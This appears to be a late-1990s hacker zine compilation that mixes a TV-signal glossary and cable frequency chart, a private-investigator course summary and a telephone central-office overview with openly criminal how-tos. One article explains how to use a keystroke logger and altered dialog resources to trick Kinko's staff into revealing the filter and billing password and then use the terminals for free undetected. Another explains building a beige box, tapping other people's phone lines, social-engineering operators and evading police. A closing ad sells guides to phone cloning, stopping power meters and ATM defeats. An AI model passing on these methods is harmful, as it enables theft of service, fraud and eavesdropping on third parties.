HBI: Acronym for Horizontal Blanking Interval. The first 11.1 microseconds of a line of video. It contains the front porch, the 4.71 microsecond horizontal sync pulse, the 2.31 microseconds of colorburst, and the back porch. The horizontal sync pulse directs the beam back to left side of the screen. Almost every scrambling method in use today mutataes this part of the signal in some way to prevent unauthorized viewing. See Colorburst.

Interlace: Term used to describe the dual-field approach used in the NTSC standard. By drawing every other line, screen flicker is increased--but if all the lines were painted sequentially, the top would begin to fade before the screen was completely "painted". (Computer monitors, which do "paint" from top to bottom, do not have the problem due to higher refresh rates.)

IPPV: Impulse Pay-Per-View. A method whereby a viewer can order a pay-per-view event "on impulse" by just pushing an "Order" (or similar) button on a remote control or cable converter keypad. A customer's purchases are sent back to the head-end via a standard telephone connection (the converter dials into the cable co. computer and uploads the data) or via radio frequency (RF) if the cable supports two-way communication (most don't). A pre-set maximum number of events can be ordered before the box requires the data to be sent to the head-end for billing purposes.

IRE Units: IRE is an acronym for Institute of Radio Engineers. The NTSC standard calls for a peak-to-peak signal voltage of 1 volt. Instead of referring to the video level in volts, IRE units are used instead. The IRE scale divides the 1- volt range into 140 parts, with zero-IRE corresponding to about 0.3V. The full scale goes from -40 IRE to +100 IRE. This is convenient scale to

make a distinction between control signals (< 0 IRE) and picture signals (> 0 IRE). See Control Signal.

Line: A video signal is a series of repeated horizontal lines, consisting of control and picture information. The color NTSC standard allows a total time of 63.56 microseconds for each line, and each frame is composed of 525 lines of video information. The first 11.1 microseconds make up the horizontal blanking interval, or control signal, the following 52.46 microseconds make up the picture signal. See HBI; VBI.

NTSC: Acronym for National Television Standards Committee (or Never The Same Color, if you prefer :-)

Picture Signal: The 52.46 microseconds of signal following the control signal. Information in this area is between 0 and 100 IRE units. See IRE Units.

PPV: Acronym for Pay-Per-View. A revenue-enhancing system where customer's pay to watch a movie or event on a "per view" basis. Cusomers usually place a phone call to a special number and order the event of their choice; some systems provide Impulse PPV. The presence of a PPV movie channel or your system guarantees you have addressable converters. See IPPV.

Set-up Level: Picture information technically has slightly less than 100 IRE units available. That's because picture information starts at 7.5 IRE units rather than at 0 IRE units. The area from 0 to 7.5 IRE units are reserved for what is commonly called the "set-up level". Having a small buffer area between the control signal information and the picture information is a "fudge factor" to compensate for the fact that real-life things that don't always work as nicely as they do on paper. :-) See IRE Units.

VBI: Acronym for Vertical-Blanking Interval. The first 26 lines of an NTSC video signal. This signal is used to direct the beam back to the upper-left corner of the screen to start the next frame. In order for the horizontal sync to continue operating, the vertical pulse is serrated into small segments which keep the horizontal circuits active. Both actions can then take place simultaneously. The VBI is the most common place for "extra" information to be sent, such as various test signals, and in some cable systems, a data stream.

Television Frequency Chart

The following chart lists frequency information for the "standard" carrier sets. In an HRC (Harmonically Related Carrier) system, all picture carrier frequencies are derived from a 6 MHz oscillator, so all channels except 5 and 6 will be 1.25 MHz lower than usual. Channels 5 and 6 will be 0.75 MHz HIGHER than usual. An IRC (Incrementally Related Carrier) system, all channels are at their normal frequency except for channels 5 and 6, which will be 2 MHz higher than usual.

Some older TV sets can't receive any channels except 5 and 6 on an HRC system, and can't receive channels 5 and 6 on an IRC system. This is also true of some cable converters. A few converters are set up to allow HRC or IRC operation but with channels 5 and 6 on different numbers -- 55 and 56, or 55 and 66. (Tnx to David Sharpe and Ed Ellers for this info!)

VHF-Low Band

Channel	Band	Center Freq.	Video Carrier	Color Carrier	Sound Carrier	Osc. Freq.
TVIF	40-46	43	41.25	44.83	47.75	---
2	54-60	57	55.25	58.83	59.75	101
3	60-66	63	61.25	64.83	65.75	107
4	66-72	69	67.25	70.83	71.75	113
5	76-82	79	77.25	80.83	81.75	123
6	82-88	85	83.25	86.83	87.75	129

FM (Pseudo)

FM-1	88-94	91	89.25	92.83	93.75	---
FM-2	94-100	97	95.25	98.83	99.75	---
FM-3	100-106	103	101.25	104.83	105.75	---

VHF-Mid Band (CATV)

A2-(00)	108-114	111	109.25	112.83	113.75	155
A1-(01)	114-120	117	115.25	118.83	119.75	161
A-(14)	120-126	123	121.25	124.83	125.75	167
B-(15)	126-132	129	127.25	130.83	131.75	173
C-(16)	132-138	135	133.25	136.83	137.75	179
D-(17)	138-144	141	139.25	142.83	143.75	185
E-(18)	144-150	147	145.25	148.83	149.75	191
F-(19)	150-156	153	151.25	154.83	155.75	197
G-(20)	156-162	159	157.25	160.83	161.75	203
H-(21)	162-168	165	163.25	166.83	167.75	209
I-(22)	168-174	171	169.25	172.83	173.75	215

VHF-High Band

7	174-180	177	175.25	178.83	179.75	221
8	180-186	183	181.25	184.83	185.75	227
9	186-192	189	187.25	190.83	191.75	233
10	192-198	195	193.25	196.83	197.75	239
11	198-204	201	199.25	202.83	203.75	245
12	204-210	207	205.25	208.83	209.75	251
13	210-216	213	211.25	214.83	215.75	257

VHF-Super Band (CATV)

J-(23)	216-222	219	217.25	220.83	221.75	263
K-(24)	222-228	225	223.25	226.83	227.75	269
L-(25)	228-234	231	229.25	232.83	233.75	275
M-(26)	234-240	237	235.25	238.83	239.75	281
N-(27)	240-246	243	241.25	244.83	245.75	287
O-(28)	246-252	249	247.25	250.83	251.75	293
P-(29)	252-258	255	253.25	256.83	257.75	299
Q-(30)	258-264	261	259.25	262.83	263.75	305
R-(31)	264-270	267	265.25	268.83	269.75	311
S-(32)	270-276	273	271.25	274.83	275.75	317
T-(33)	276-282	279	277.25	280.83	281.75	323
U-(34)	282-288	285	283.25	286.83	287.75	329
V-(35)	288-294	291	289.25	292.83	293.75	335
W-(36)	294-300	297	295.25	298.83	299.75	341

VHF-Hyper Band (CATV)

AA-(37)	300-306	303	301.25	304.83	305.75	347
BB-(38)	306-312	309	307.25	310.83	311.75	353
CC-(39)	312-318	315	313.25	316.83	317.75	359
DD-(40)	318-324	321	319.25	322.83	323.75	365
EE-(41)	324-330	327	325.25	328.83	329.75	371
FF-(42)	330-336	333	331.25	334.83	335.75	377
GG-(43)	336-342	339	337.25	340.83	341.75	383
HH-(44)	342-348	345	343.25	346.83	347.75	389
II-(45)	348-354	351	349.25	352.83	353.75	395
JJ-(46)	354-360	357	355.25	358.83	359.75	401
KK-(47)	360-366	363	361.25	364.83	365.75	407
LL-(48)	366-372	369	367.25	370.83	371.75	413
MM-(49)	372-378	375	373.25	376.83	377.75	419
NN-(50)	378-384	381	379.25	382.83	383.75	425
OO-(51)	384-390	387	385.25	388.83	389.75	431
PP-(52)	390-396	393	391.25	394.83	395.75	437
QQ-(53)	396-402	399	397.25	400.83	401.75	443
RR-(54)	402-408	405	403.25	406.83	407.75	449

UHF Broadcast Band (Broadcast)

14	470-476	473	471.25	474.83	475.75	517
15	476-482	479	477.25	480.83	481.75	523
16	482-488	485	483.25	486.83	487.75	529
17	488-494	491	489.25	492.83	493.75	535
18	494-500	497	495.25	498.83	499.75	541
19	500-506	503	501.25	504.83	505.75	547
20	506-512	509	507.25	510.83	511.75	553
21	512-518	515	513.25	516.83	517.75	559
22	518-524	521	519.25	522.83	523.75	565
23	524-530	527	525.25	528.83	529.75	571
24	530-536	533	531.25	534.83	535.75	577
25	536-542	539	537.25	540.83	541.75	583
26	542-548	545	543.25	546.83	547.75	589
27	548-554	551	549.25	552.83	553.75	595
28	554-560	557	555.25	558.83	559.75	601
29	560-566	563	561.25	564.83	565.75	607
30	566-572	569	567.25	570.83	571.75	613
31	572-578	575	573.25	576.83	577.75	619
32	578-584	581	579.25	582.83	583.75	625
33	584-590	587	585.25	588.83	589.75	631
34	590-596	593	591.25	594.83	595.75	637
35	596-602	599	597.25	600.83	601.75	643
36	602-608	605	603.25	606.83	607.75	649
37	608-614	611	609.25	612.83	613.75	655
38	614-620	617	615.25	618.83	619.75	661
39	620-626	623	621.25	624.83	625.75	667
40	626-632	629	627.25	630.83	631.75	673
41	632-638	635	633.25	636.83	637.75	679
42	638-644	641	639.25	642.83	643.75	685
43	644-650	647	645.25	648.83	649.75	691
44	650-656	653	651.25	654.83	655.75	697
45	656-662	659	657.25	660.83	661.75	703
46	662-668	665	663.25	666.83	667.75	709
47	668-674	671	669.25	672.83	673.75	715
48	674-680	677	675.25	678.83	679.75	721
49	680-686	683	681.25	684.83	685.75	727
50	686-692	689	687.25	690.83	691.75	733
51	692-698	695	693.25	696.83	697.75	739
52	698-704	701	699.25	702.83	703.75	745
53	704-710	707	705.25	708.83	709.75	751
54	710-716	713	711.25	714.83	715.75	757
55	716-722	719	717.25	720.83	721.75	763
56	722-728	725	723.25	726.83	727.75	769
57	728-734	731	729.25	732.83	733.75	775
58	734-740	737	735.25	738.83	739.75	781
59	740-746	743	741.25	744.83	745.75	787
60	746-752	749	747.25	750.83	751.75	793
61	752-758	755	753.25	756.83	757.75	799
62	758-764	761	759.25	762.83	763.75	805
63	764-770	767	765.25	768.83	769.75	811
64	770-776	773	771.25	774.83	775.75	817
65	776-782	779	777.25	780.83	781.75	823
66	782-788	785	783.25	786.83	787.75	829
67	788-794	791	789.25	792.83	793.75	835
68	794-800	797	795.25	798.83	799.75	841
69	800-806	803	801.25	804.83	805.75	847
70*	806-812	809	807.25	810.83	811.75	853
71*	812-818	815	813.25	816.83	817.75	859
72*	818-824	821	819.25	822.83	823.75	865
73*	824-830	827	825.25	828.83	829.75	871
74*	830-836	833	831.25	834.83	835.75	877
75*	836-842	839	837.25	840.83	841.75	883
76*	842-848	845	843.25	846.83	847.75	889
77*	848-854	851	849.25	852.83	853.75	895
78*	854-860	857	855.25	858.83	859.75	901
79*	860-866	863	861.25	864.83	865.75	907
80*	866-872	869	867.25	870.83	871.75	913
81*	872-878	875	873.25	876.83	877.75	919
82*	878-884	881	879.25	882.83	883.75	925
83*	884-890	887	885.25	888.83	889.75	931

* Channels 70-83 have been allocated to land mobile communication services. Operation, on a secondary basis, of some television translators may continue on these frequencies.

Avoid the Kinkoid

HACKING KINKOS PUBLIC TERMINALS

by MrEUser

Information doesn't want to be free, it wants to be liberated at expense. This is the statement that helped me to accomplish this hack, and thought some of you might be able to use it.

The Macintrash and Windoze computers at Kinko's have SurfWatch and Desktracy installed. SurfWatch is a way to control what you see while accessing the internet. Desktracy is the program that is responsible for writing up your bill when you logoff a terminal.

Both programs cause a severe speed bump in the flow of information, so here's the way to repave the highway.

Sit down at a Mac (with these instructions, you'll see why) that has a Zip drive (yes have a Zip disk with you). Ask for the password of the day (Desktracy changes the password daily), or have the Kinkoid log you in.

First stop will be at www.filez.com. You'll want to get the latest copy of ResEdit and Oasis (keystroke saver). I'd put both programs on you Zip disk, decompress them, and run them from there.

Now that you've got your software, let's discuss what's going to happen. You're going to get Oasis (or whatever keystroke saver you're using) up and running. Next start ResEdit. Use it to open the SurfWatch control panel. You'll want to go open the Dialog Boxes (the icon that says DITL under it). Then select the line with ID number 4064. This is the Dialog box that says that SurfWatch is on or off. Highlight the two *f*'s in the word off. Copy them. Open Illustrator and paste the letters in. Convert them to curves. Save the file on your zip disk in a graphics format. Do the same with the *n* in the word on.

After saving them both as graphics, use ResEdit to go back in to Dialog box number 4064. Paste your *n* graphic over the two *f*'s in the word off. Paste the *f* graphic over the *n*, and save your work. Close ResEdit. You'll notice that if you double click on the SurfWatch Control Panel, it now says it's off instead of on.

You being a good citizen will want to bring this to the attention of the Kinkoid that works in Computer services. At this point they will come over, click the on button (you made the on, off) and put in the password. You now have the password that turns on and off SurfWatch (the keystroke saver got it for you), and believe it or not the password is the same for Desktracy. Funnier still is the fact the password is the same for every computer in that store (for SurfWatch or Desktracy) whether Mac or IBM.

At this point, I would do turn off Desktracy, do my surfing unencumbered and free of charge, and then turn everything back on and restore it to it's original configuration. This way you can use the password time and again for free use, and not have to worry about being discovered. In case your wondering, I figured this out because being an employee, it was to difficult to get my mail without SurfWatch interfering.

BEIGE BOXING FOR FREE

*^cronus^*

29/06/98

The Beige Box is simply a corporate lineman's handset, which is a phone that can be attached to the outside of a person's house. To construct a Beige Box, read on...

The construction is very simple. You need an ordinary phone and a couple of alligator clips. That's all. You simply need to remove the phone jack from the phone line. Separate the phone wires inside the phone line and strip the insulation off them. Then attach the clips to the two copper wires. You now have yourself a linesmen set, better known by some as a Beige Box.

There are many uses for a Beige Box. The most obvious use is if you can get a phone box open, you have limited phone access. A simple pair of pliers can open most. Some are locked, but you'd be surprised how many are simply left open without regard to their abuse. Open the box and find a phone line that you want to use, simply attach the clips to the metal connections. You now have access to that line from your phone. Also most new houses have box's built into the wall at the side of the house. This is a perfect place for you to beige box from. Simply open it up, shouldn't cause too much of a problem, connect your phone and you are away.

You may have some difficulty with the line if you are connected outside. Water on the connections can cause interference. If your two clips are touching you probably won't be able to get a dial tone. This will be because if any two phone connections are bridged by a conductive material, you will blow a fuse in the telephone exchange. If you do this, the phone company will send a repair man out to fix it, so after that you will probably lose your access to those lines. So you will have to be careful. Always grounding yourself with those connections will send a decent shock though your body and you definitely don't want that. It won't kill you, but it WILL hurt. If you do fail to get a dial tone, then you might need to adjust the clips so that they aren't touching each other or any other terminals. Also make sure they are firmly attached. By this time you should hear a dial tone. Dial an ANI number to find out the number you are using. If you don't have the number for an ANI in your area or if there isnt one. Then you can call the operator and try to social engineer the number out of them. "Its a new house and I want to know the number..." - You get the idea.

Some more malicious ideas are possible. I should probably stay away from these topics as they are low and unnecessary. But because I realise that it will happen any way, I will mention them briefly. Eavesdropping is a big possibility, listening in on the phone line is very easy with a beige box. This is a huge invasion of someone else's privacy and I feel very strongly against that. Next is calling abroad and clocking up phone charges for someone else. And their are others, like getting the line disconnected by abusing the operator and other stuff that I am going to leave to your imagination. But if you could spare a little of your time to listen to me - DON'T ABUSE IT !

There are several potentially risky things to remember when Beige Boxing. Apart from the case of a mild electric shock, there are some things to take into account. Here are essential ideas to incorporate if you want to avoid capture from any authorities;

- Choose a secluded spot to do your Beige Boxing. Away from street lights and people.
- Use more than one different phone line. The more you use, the safer you are.
- Box at night if you can. Day time is too light and visible.
- Don't exploit the one phone box too much, you will get caught and you don't want that.
- Keep a low profile (i.e., do not post under your real name on a public BBS commending your accomplishments).
- In order to make sure no body has tampered with your output device, I recommend you place a piece of transparent tape over the opening of your output device. Therefor, if it is opened in your absence, the tape will be displaced and you will be aware of the fact that someone has intruded on your territory.

Be careful ! Don't abuse it otherwise you WILL get busted...

This file can be downloaded along with many others at:

http://homepages.iol.ie/~cronus

How to be a Detective

Part 1

By EyeR8

Well, here I sit thumbing thru the 1998 Student Catalog from the West Coast Detective Academy, and I'm thinking to myself, well Hell, being a reader of Blacklisted and THUD, I should share some of this info with other readers. So, that's what I'm going to do with this article. If you ever thought about being a detective, or just wanted to know how they dig up the facts they do, then you might find this article useful. On the other hand, it may be crap. But I'll do my best to get the good info into this article.

You should see the shear size of the students manual. This thing is huge. First, let me tell you what it takes to become low man on the totem pole of private investigators.

(Remember this is all according to the manuals and student catalog I have for the West Coast Detective Academy, this could be different in your state. Also, don't even ask me how I got hold of this info.)

The Professional Program

The Professional Program consists of 240 classroom hours and approximately 144.5 Lab/Homestudy hours. This program is impacted in a 10 week period that consists of two 3 hour classes, four days a week.

That doesn't sound too bad, now does it? Well, all that, AND a $5000 dollar tuition. Not to mention you must own a 35 mm camera. If you don't, you must purchase one.

I am going to list the Code of Ethics for Investigators just because it makes for interesting reading.

Code of Ethics

Each and every member of the California Association of Licensed Investigators, Inc., subscribes to and circumscribes his or her activities according to the principles set out in this Code of Ethics.

Duties of Investigators in Civil and Criminal Cases

The primary duty of an investigator engaged in either civil or criminal cases is to determine the true facts and to render honest, unbiased in reference thereto.

Duty to a Client

The best interests of a client may be served by maintaining a high standard of word and reporting to a client the full facts ascertained as a result of the work and effort expended whether they be advantageous or detrimental to the interest of the client, and the nothing be withheld from said client save by the dictates of the law. It should be borne in mind at all times that the duties of the investigator should be within the bounds of the law, and do not permit, much less demand of him, any violation of the law or any manner of fraud.

Duty to the Public and to the Profession

An investigator or security professional should at all times maintain a high standard of conduct, personally and professionally, that may serve as a good example to others.

Confidence of a Client

The duty to preserve the client's confidence outlasts the employment of an investigator, and extends as well to his or her employees; and neither of them should accept employment which involves the disclosure or use of the confidence for the private advantage of the client without his or her knowledge and consent, even though there are other available sources of information. An investigator should not continue employment when he or she discovers that this obligation prevents the performance of his or her full duty to his or her former or new client.

Advertising

The most worthy and effective advertising possible is the establishment of a well-merited reputation for professional capacity and fidelity to trust. This can only be built by character and conduct. The solicitation of business by misleading advertising is unprofessional and is prohibited.

Retainers and Fees

Controversies with clients concerning compensation can be avoided by the protection of some form of written agreement or letter.

It should never be forgotten that the investigation business is a professional and all financial dealings with clients should be handled on that basis.

Alright, on to the good shit. The first part of this article will talk about Auto Accident Investigation. You probably won't even need to know this.. but I found it interesting, and some of you might as well too. So on with the show.

The following is an outline and general info about Auto Accident Investigation.

1. Investigator should know the facts of the case and what the case is all about.

2. Once you get with the witness, have the witness give a narrative of what happened and we would ask some questions throughout that and then we would draft a statement from that.

3. A statement should have a name and address, both work and home, and it should start that the statement is given without duress, freely, and to the best of their recollection.

4. The statement should also have a friend or family member's name, phone number and address in case the witness moved or could no be reached. If a witness were needed two or three years down the road, this relative or friend would always know how to reach them.

5. Where was the witness in relation to the accident. It is best to draw a diagram of the accident location. Have the witness show where they were at. Attach this rough diagram to the statement and have them initial the diagram so that this can be referred to later.

6. What were the weather conditions like? Raining, clear, cloudy, overcast, fog? Anything that might have affected the accident.

7. Were the streets wet or dry? Note either way. The whole purpose of this, either negative or positive, is so that this factor cannot be changed later.

8. Were there any obstructions to your view of the accident? Many times later they will try to come up with something.

9. Did either party try to avoid the accident?

10. Where was each car when the witness first saw them. Note this on the diagram or have the witness follow this through in the narrative where they first saw P-1 or P-2 or however it is noted on the police report and identify them as per the police report either by type of car or color. Ultimately, identify them so that the witness can say yes, P-1 is the same car they are talking about.

11. Did you talk to either driver? Did either driver admit fault in the accident? What did you overhear?

12. Was either driver showing signs of alcohol or drugs? Any type of foreign substance? What was their mannerisms? Note any slurred speech, erratic behavior, trouble walking or blurry eyes, even if they didn't think they were on alcohol or drugs. If there were no signs of alcohol or drugs, also put that in the statement.

13. Where was the damage to each car? Have the witness describe and estimate the damage and the cost of to the best of his ability.

14. Were there any defects or blockage to view that contributed to the accident.

15. Did either car violate any laws? Such as, a stop sign, stop light, were they speeding? Estimate the speed of each car. Use a high and low. Have them put between 40 and 55 or 55 and 70. If most people try to put down a particular speed, obviously they couldn't put that in, it would discount their testimony. But if it is a high and low, it is much more effective.

16. Did either car show any defects, such as bad tires, prior damage that might have helped contribute to this accident?

17. If it was a multiple car rear-ender, where was the damage to each car and who caused the accident? Was there contributing factors? Such as another car stopping fast in front and causing a chain reaction. One of the important points of rear-ender is to determine if the last car caused the accident. Many times they will try to say that they were hit by another car. if they don't have damage to the rear, that is an important factor.

18. If the witness is a passenger in the accident car, how fast was the car going? Was the driver distracted? Was the driver wearing a seatbelt? Did the driver contribute to the accident? Did the driver have a chance to avoid? Did anything obstruct the driver's view?

19. Ask the witness, in his opinion who caused the accident and could it have been avoided?

20. Was either driver cited?

Welp, thats all I have time for right now.. check back next issue for more detective type information or whatever you wanna call it :)

Peace out.

Central Office Operations
AT&T 5ESS
The End Office Network

By LineTech

This information contained in this text is correct to the best of my knowledge. There are many different sources from manuals and books to actually being in the Central Office Environment and gaining a hands on knowledge. This is a general overview of the central office updated to 1998. There are many different equipment configurations possible, however the ones given here are generally used in most class 5 end-office CO's.

I'm basing this article around the 5ESS since it is the switch I was in today and the one I'm most familiar with.

OUTSIDE PLANT

This is the facilities between the subscribers Minimum Point Of Entry (MPOE) and the central office Main Distribution Frame (MDF).


CO CABLE VAULT

All of the cables from other offices and from subscribers enter into a room called the cable vault. This vault is always located underground beneath the CO building. The cable vault is located at one end of the building. The width of the cable vault depends on the size of the building and the amount of cables entering it. Cables enter through ducts in the wall. These ducts lead to manholes. After entering the cable vault, are racked and plugged with pressure plugs. This is because all cables leaving the CO are under several pounds of air pressure applied right before they leave the vault to keep moister out of the cable sheath. Beyond the pressure plug on the CO side of the cable, the cable is spliced into special splice enclosures that distribute the 3600 pairs into their 100 pair complements. Each of these 100 pair cables are then feed through the ceiling of the vault through shafts that lead to the frame room.

Each of these cables contain of an average of 3600 twisted pairs. This equals 3600 telephone lines. The amount of cables obviously depends on the size of the office. Other cables such as fiber optic, coaxial (broadband), interoffice and local subscriber lines enter the central office through the cable vault.

FRAME ROOM

The main distribution frame (MDF) is where the 100 pair cables are separated into individual pairs and attach to connectors. The main distribution frame runs the length of the cable vault directly above it, from floor to ceiling. There are two sides to the main distribution frame, the vertical side and the horizontal side. The vertical side is where the outside wiring attaches to connectors and is feed through the protector fuses (heatcoils). From there, the tip and ring of each pair is cross connected to the horizontal side where the hard-wired connectors to the switching system are located. These hard wired Multi-conductor cables run from the connectors to the physical location of the switching equipment (also referred to as the Office Equipment (OE).



HACK THE WORLD, BABY!

Technicians have access to COSMOS (the phone network mainframe) and receive printed information regarding cable and pair and "OE" (Office Equipment). With this information they find the line on the vertical distribution frame and on the horizontal distribution frame connecting/ deconnecting services as indicated. The vertical distribution frame side is marked by cable and pair. The horizontal distribution frame varies in format depending on what type of switch it is going to be connected to. An example would be a Special Services line would be routed to different switching equipment than a regular POTS line.

CENTRAL OFFICE BATTERY ROOM

The central office battery room is a special room set up to house the office battery. Inside are racks containing what looks like oversized car batteries. These are the wet cell batteries of the CO. Together provide power to the copper lines. Copper facilities idle at -48 volts DC current. The current drops to -6 to -8 volts DC when dial tone is requested (by picking up the phone). The current spikes to around -90 volts DC when ring is sent. T1 lines use around -130 volts DC. The output on copper wire is only about 15 milliamps from the frame. However at in the CO battery room there is an average of 1400 amps! Ouch, 2 amps can kill a human.

SWITCHING SYSTEMS

The 5ESS® Switch (by Lucent Technoiogies)

"The 5ESS® Switch is a most flexible digital exchange for use in the global switching network. Digital switches replaced earlier electromechanical and analog switching systems. The 5ESS® equipment switches ISDN voice and data, local voice calls, long distance calls, Internet access, wireless PCS, Advanced Intelligent Network services, interactive video and multimedia services...moving any media on the public switched network. This means the 5ESS® Switch provides the system, services and software to transform current networks into multi-functional networks that meet the needs of today's home, business and community. By 1992, the next generation 2000 Switch was created at Bell Laboratories and added to networks worldwide.

A digital switch is a single system with multiple applications such as local, toll, operator services. The switch architecture is a modular, distributed architecture with an administrative module, a communications module, and a varying number of switching modules that provide the major processing power in the total communication system. This switch design will allow network providers to offer their customers voice, computer, fax, data, and visual services.

FCC (Federal Communication Commission) required quality monitoring process has shown the 5ESS® Switch is highly reliable, in fact the 5ESS®-2000 switch is four times more reliable than its nearest competitor. Today the 5ESS® switch is considered the workhorse of the public telecommunications network in the United States with its lower life cycle costs and its proven record of reliability.

Modular Design Advantage

An advantage, when deploying the 5ESS® Switch, continues to be its modular design. This modularity allows for ease of implementing ongoing enhancements and allows service providers the ability to change their communication network quickly.

The value of the current 5ESS® Switch modular architecture and the ease with which is adapts to new technologies has been repeatedly demonstrated. Administrations can deploy new 5ESS® Switches in their network, only to find their business requires additional hardware modules and the associated software releases. The new hardware can easily be added to the network's standard growth and modernization plans. The result is an easy, effective, and economical upgrade to a 5ESS®-2000 Switch without service disruption.

Telephone administrations are often concerned with:

- Increasing busy hour call completion capacity
- Minimizing floor space requirements
- Enabling growth in small increments
- Integrating multiple applications in one exchange
- Reducing power consumption and operational costs

The 5ESS®-2000 Switch architecture and software addresses each of these concerns. Economical access to advanced services via the 5ESS®-2000 Switch can be provided to all subscribers no matter where they are located; in metropolitan, suburban or rural areas.

A Distributed Architecture

The 5ESS®-2000 Switch also features a distributed architecture that employs modular components in all systems and subsystems. This readily accommodates a broad array of growth and configuration options that allow you to easily and economically evolve your network as subscriber demand grows. This flexibility enables you to maintain your competitive edge while saving on sparing, training and documentation.

Internet Capacity

Reliability and customer satisfaction are especially important with respect to internet services, since the extensive growth of the Internet has caused an increase in network blockages on existing central offices. However, a new capability, which Lucent refers to as Project Renaissance, helps service providers avoid this problem in a least costly fashion. Today the 5ESS®-2000 Switch is the first switch to handle both wire line and wireless traffic. Project Renaissance will modernize and consolidate central offices and networks by using the SM2000 with Digital Network Unit -- SONET-- and the Access Interface
Unit to provide increased trunk and line capacity for the service provider's network. Project Renaissance also reuses some existing central office equipment. This increased capacity affords opportunities not only for a lower cost structure and simplified network operations, but also a better grade of service with less probability of internet and voice calls being blocked as a result of high internet hold times.

Access Interface Unit (AIU) - A new cost-effective non-blocking line unit for the 5ESS® Switch that will be generally available in 1996. This line unit initially supports enhanced performance and reduced operational costs for analog connections, but will also support ISDN and ADSL in the future. ISDN

PRI Expansion - The 5ESS® Switch SM-2000 can be expanded to handle more PRI terminations in 1996. This capability will lower service provider operational and first-time costs.

Provisioning Solutions - The Switch Element Manager Operations Systems will shadow a switch's translation/feature database, making it easier and faster to provision ISDN lines without placing strain on the embedded switch call processors. In early 1997, additional Applications Software will be made available to further enhance the ISDN provisioning process. Provisioning audit services are available to pinpoint trouble spots. Small Exchanges and Remote Capabilities

Remote line units can support basic and supplementary services and ISDN capabilities. Remote switching systems provide all the duplex switch services of the host exchange and can sustain complete stand alone functionality if remote-to-host facilities are out of service. Small autonomous exchanges, like CDX and VCDX, are configured to support exchange sites where deployment of remotes may be unsuitable. In addition to typical host exchange configurations, the 5ESS® Switch offers full service remote switch solutions and interchangeable models to configure the smallest to the largest exchange sites. This simplifies training, documentation, and spare parts while increasing flexibility and services. No longer must network providers procure differing systems for small sites versus large metropolitan exchanges. Over the past seven years the switch has increased busy hour call capacity more than fivefold. The architecture lets the switch add processing power as needed to add extra call capacity. A network service provider need buy only as much capacity as needed to start, then expand later to meet business demands or to bring more features to customers in their market. Thus as business expands, the service provider need only upgrade the modules directly involved, rather than add whole new switches."

SPECIAL/DIGITAL OFFICE EQUIPMENT

There are many other types of equipment found in the frame room, assuming it is a one story building.

These could include:

- MAARS
- Lifeline 100
- E9-1-1 DMS/ALI/ACD
- T1 or DS1
- X.25
- Synchronous Optical Network (SONET)
- Lightspan 2000 (Fiber)
- DS3
- ISDN (Cisco 200)
- Advanced Digital Network
- and much more.

FIBER DISTRIBUTION FRAME

The Fiber Distribution Frame (FDF) is a centralized optical termination frame for facilitating the cross-connecting of optical fibers. This system allows the technician to connect Outside Plant (OSP) facilities to the Central Office (CO) equipment. It allows for the minimum handling of fragile optical fibers after initial installation. Individual FDF bays are placed adjacent to each other to form a continuous FDF frame. In larger CO's, the FDF frames are interconnected to allow for utilization of all CO and OSP facilities. An FDF is used to connect OSP facilities to CO equipment. Connections are flexible. They are made using Jumper/Patch Cords. Connections can be readily changed without disturbing the optical fibers or optical fiber splices. A jumper can be temporary to bypass trouble or permanently placed. In short, the FDF is a point of flexibility, allowing access to optical fibers. Pre-terminated cable stubs eliminate a splice point in the bay. Pre-terminated cable stubs meet all National Electric Codes. They are OFNP and OFNR rated.

TOP SECRET

CONSUMERTRONICS

2430 Juan Tabo, NE #259, ABQ, NM 87112
P.O. Box 23097, ABQ, NM 87192
Voice: 505-237-2073 (9-6, M-F)
Fax: 505-292-4078 (all hours, orders only)

www.tsc-global.com

Add $5 total S/H (US, Canada)
10% Off orders $100+ CATALOG is $3 w/order, $1 w/o
Postal MO is fastest VISA, MC OK COD, add $7
Sold for educational purposes only
See CATALOG for all Policies

SPECIAL PROJECTS

We design/build/modify/consult on almost any circuit/device/system - electronic/computer/mechanical/optical.100% Confidential!

We have much expanded our SPECIAL PROJECTS program. Hardware must now be ordered as a SP. Ask for our SP Application Form with your order.

THE DIRTY 2-DOZEN

24+ Eye-Popping Disks on Hacking and many other current topics. See CATALOG!

CELLULAR/CORDLESS PHREAKING

How cellphones operate and are modified. Vulnerabilities to hack attack and countermeasures. Comprehensive info on reprogramming NAMs, ESNs, etc. (cloning), control data formats, computing encoded MINs, ESNs, SIDHs, operating systems, PROMs and their programming, forcing ACK, test mode and resets, scanning, tracking, scanner restorations, freq and channel allocations, roaming, parts/equipment sources. *Much more! $49.*

HACKING THE INTERNET

The absolute latest tricks and methods being used on the Net to pirate software and crack passwords. Internet security, How to Avoid Getting Caught, Top 20 Hacking Sites, Anonymous FTP, Defeating Copy Protection, Using Net Newsgroups. Much, much more! *$29.*

STOPPING POWER METERS

As reported on CBS "60 Minutes"! How certain devices can slow down - even stop - watthour meters - while loads draw full power! Device simply plugs into one outlet and normal loads into other outlets. Plans Only! *$29.* SPM - The Video, *$29.* Both *$49.*

AUTOMATIC TELLER MACHINES

ATM crimes, abuses, vulnerabilities and defeats exposed! 100+ methods detailed and countermeasures. Comprehensive! *$39.*

BEYOND VAN ECK PHREAKING

Eavesdropping on TV and computer video signals using an ordinary TV described in detail. Includes security industry reports. Range up to 1 KM. Plans include our and original Top Secret Van Eck designs! *$29.*

PHREAKING CALLER ID & ANI

Details on how they work and dozens of ways of defeating Caller ID, ANI, *69, *57, and Call Blocking & *67. Describes Orange, Beige, Cheese and CF Boxes, ESS, SS7, E-911, various CLASS services, CN/A, Diverters, - more! *$19.*

BEYOND PHONE COLOR BOXES

Dozens PCB's described - many circuits. Plus Call Forwarding, Conferencing, Phreak History, Glossary, Diverters, Extenders, Loops, REMOBS, Bridging Heads & Cans, Optocom, 3rd Party, much more! *$29.*

OTHER EXCITING TITLES!

